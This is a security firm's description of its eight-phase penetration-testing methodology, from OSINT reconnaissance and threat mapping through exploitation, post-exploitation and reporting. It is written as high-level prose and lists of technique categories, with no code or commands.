The first phase of a penetration test is reconnaissance. This phase is conducted to gather information on the target and enumerate potential threat vectors. Tevora performs reconnaissance in a strategic manner that emulates the process of real-world adversaries. This process, called Open Source Intelligence Gathering (OSINT), is a multi-level approach that consists of several types of information gathering activities.

OSINT is done in three phases: Passive, Semi-Passive, and Active:

- Passive: Tevora searches the internet for information that is posted by the Client or their employees. Tevora reviews third-party databases that could contain archived Client or employee information including Google, Shodan, and social networking platforms. Traffic is never sent to the Client during this phase, making the testing difficult to detect.
- Semi-Passive: Tevora gathers information on the target using requests disguised as normal internet traffic, including DNS requests, service probes, and analysis of document metadata. Traffic may be sent to the Client but will be difficult to detect.
- Active: Tevora uses ping sweeps, port scans, banner grabbing, vulnerability scans, and forced browsing to actively enumerate the Client's attack surface. This is a more aggressive phase of reconnaissance that generates significant amounts of abnormal traffic. Tevora gathers a significant amount of reliable information on the Client's systems during this phase. This phase is most likely to be detected by the Client.

Phase 2: Threat Mapping

Tevora analyzes the information gathered during the reconnaissance phase to map targets to potential threat vectors. This map is used to enumerate threats to the business and prioritize testing on high-impact targets.

The threat mapping phase closely follows the PTES Standard's threat modeling phase. During threat mapping, Tevora performs the following steps:

- **Gather relevant documentation:** Tevora works with the Client to acquire IT and business process documentation. Tevora can also take a black box approach and attempt to acquire this information during the reconnaissance phase.
- **Identify and categorize primary and secondary assets:** Tevora identifies the assets on the in-scope targets and divides them into primary and secondary categories. These are assets that can be reached directly, and assets that can be reached from pivoting, respectively.
- **Identify and categorize threats and threat communities:** Tevora enumerates the potential threats to the in-scope targets and categorizes them by the groups of people (e.g., threat communities) that may execute those threats.
- **Map threat communities against primary and secondary assets:** Tevora maps the categorized threat list to the categorized asset list to determine relevant threats and their potential impact on the business.
- **Cross-reference threat map to test objectives:** Tevora reviews the threat map to identify the impact of potential threats in the context of testing objectives defined during the planning phase.

Tevora uses the output of this phase to enumerate potential threat vectors and prioritize testing on high-impact attack scenarios. This also enables alignment of threat exposure to testing objectives.

Phase 3: Known Vulnerability Identification

Tevora reviews information gathered during the threat mapping and reconnaissance phases to identify known vulnerabilities. Tevora reviews banners, network, and HTTP response signatures, and running services. These are then cross-referenced against vulnerability databases such as Exploit-DB, Rapid7, and CVE.

Tevora takes a multi-assessment approach by analyzing information gathered from both passive and active vulnerability identification:

- **Passive:** Tevora reviews metadata from public documents and archived content in search engines for vulnerability signatures. Additionally, Tevora performs traffic monitoring on the internal network and analyzes network protocols for signatures of vulnerable network services.
- **Active:** Tevora uses vulnerability scanners for automated vulnerability enumeration and augments this with output from port scanners, HTTP responses, SNMP enumeration, NetBIOS enumeration, and more.

After identifying vulnerabilities, Tevora attempts to validate vulnerabilities and prioritize them for exploitation. Tevora researches all discovered vulnerabilities and performs manual testing to check for false positives. Vulnerabilities are cross-referenced against the threat map to identify their impact and potential risk to the business.

Phase 4: Input Testing

Tevora tests for input validation and injection issues on web application forms. Tevora fuzzes input fields using a combination of manual and automated techniques.

Tests performed include:

- LDAP Injection
- ORM Injection
- Directory Traversal / File Inclusion
- XML Injection
- SSI Injection
- XPath Injection
- IMAP/SMTP Injection
- Code Injection
- OS Commanding
- Buffer Overflow
- Incubated Input Vulnerability Testing
- HTTP Splitting/Smuggling
- SQL /NoSQL Injection


Any discovered input vulnerabilities are categorized, referenced against the threat map, and documented for use in the exploitation phase.

Phase 5: Application Logic Testing

Tevora uses information gathered during previous phases to analyze the web application's security model. Tevora reviews the application logic at all points in the platform to identify application logic weaknesses which may expose sensitive information or functionality.

Application logic tests make up the bulk of time spent on web application penetration tests. Application logic testing is primarily a manual process with custom scripts and plugins used to automate testing for certain flaws such as enumeration. Tevora focuses on high-impact functionality during this phase and complex multi-step processes, which are more likely to include dangerous bugs.

Testing performed includes:



- Data Flow Analysis
- Business Logic Testing
- Authentication, Authorization, Session management
- Sensitive Functionality Testing
- Local Storage
- Error Handling
- Client-Side Control Bypasses
- ID Enumeration

The impact of any data leakage, or unauthorized activities discovered during application logic testing are categorized and referenced against the threat map. If relevant, identified issues may be used during the platform exploitation phase.

Phase 6: Exploitation

During the exploitation phase, Tevora attempts to access the targets enumerated during the threat mapping phase. Tevora reviews discovered vulnerabilities and potentially insecure services to develop an exploitation plan. Tevora then executes this plan in a precision strike against the Client.

Tevora uses publicly available exploits and pursues development of custom and/or "zero-day" exploits for high impact targets or when known vulnerabilities are not discovered.

- **Known Vulnerabilities:** Tevora modifies public exploits to target the Client environment. Public exploits are only acquired from trusted sources such as Exploit-DB and are reviewed before modification and use. Commercial exploitation frameworks are also used during this phase.
- **Unknown Vulnerabilities:** If known vulnerabilities are not found, Tevora takes a zero-day approach. A replica environment is created and Tevora tests the discovered services for previously unknown security issues.
- **Application Layer Vulnerabilities:** If any custom applications are discovered during testing, Tevora will perform application-level assessments as permitted by the timeframe. These tests will be performed according to Tevora's application testing methodologies.

Tevora delivers payloads during the exploit to gain access to the targets in accordance with testing objectives. Payloads are designed to bypass security measures used by the Client. These will include encoded, packed, encrypted, and custom payloads designed to bypass anti-virus, IPS/IDS systems, and firewalls. These payloads are also used in the post-exploitation phase to pivot the attack to other targets.

Phase 7: Post-Exploitation

During this phase, Tevora evaluates the impact of the exploitation, tests the Client's internal defenses, and uses the initial exploits to escalate access to additional targets. The following activities are performed during this phase:

- **Establish Persistence:** Tevora establishes secure, persistent access so Tevora may notify the Client of the exploit and the Client can remediate without interrupting post-exploitation activities.
- **Initial Enumeration:** Compromised resources are enumerated for relevant information. User accounts and passwords are extracted for use in pivoting.
- **Pivoting:** Tevora repeats the reconnaissance, threat mapping, vulnerability identification, and exploitation phases on newly accessible targets. Tevora begins the new reconnaissance phase with network analysis and shifts to an internal penetration test methodology. Tevora uses information acquired during previous phases to escalate access to the Client's systems.
- **Target Profiling:** Tevora enumerates data and information on exploited targets.
- **Data Exfiltration:** Based on the purpose of the penetration test, Tevora targets and attempts to extract (or simulate an extraction of) information that is vital to the organization.
- **Cleanup:** When the penetration test is complete, Tevora cleans up all the tools and payloads that were placed in the target's environment.

Post-exploitation is an iterative testing process to continually escalate the attack simulation. Previous steps of the methodology are repeated to assess potential threats from the newly acquired foothold. Additional information about the target may be discovered during this phase such as source code, undocumented endpoints, and additional credentials, which all warrant further testing.

Phase 8: Reporting

Tevora compiles the findings during the penetration test and organizes them into a final report which is sent to the Client. The report documents each discovered vulnerability, remediation recommendations, and provides an analysis of risk to the business.

Topics covered by the report include:

- Executive Summary
    - People involved
    - Project objective
    - Project scope
- Findings Overview
    - Test results
    - Strategic recommendations
- Technical Summary
    - Scoring of findings
    - Findings summary based on HydraRisk model
    - Detailed summary of each finding
        - CVSS score
        - HydraRisk score
        - Finding description
        - External references
        - Recommended remediation
- Penetration Testing Methodology

The report provides both a detailed technical breakdown and a high-level executive summary, allowing for review by both technical and non-technical staff. The report can be tailored to a Client's needs, including being split into multiple documents. The report is the final deliverable for testing and may go through review and editing phases prior to acceptance. Once the report has been accepted, the project is considered closed unless otherwise stated.

TEVORA™

Go forward. We've got your back.

Compliance – Enterprise Risk Management – Data Privacy – Security Solutions – Threat Management

HYDRA RISK
MODEL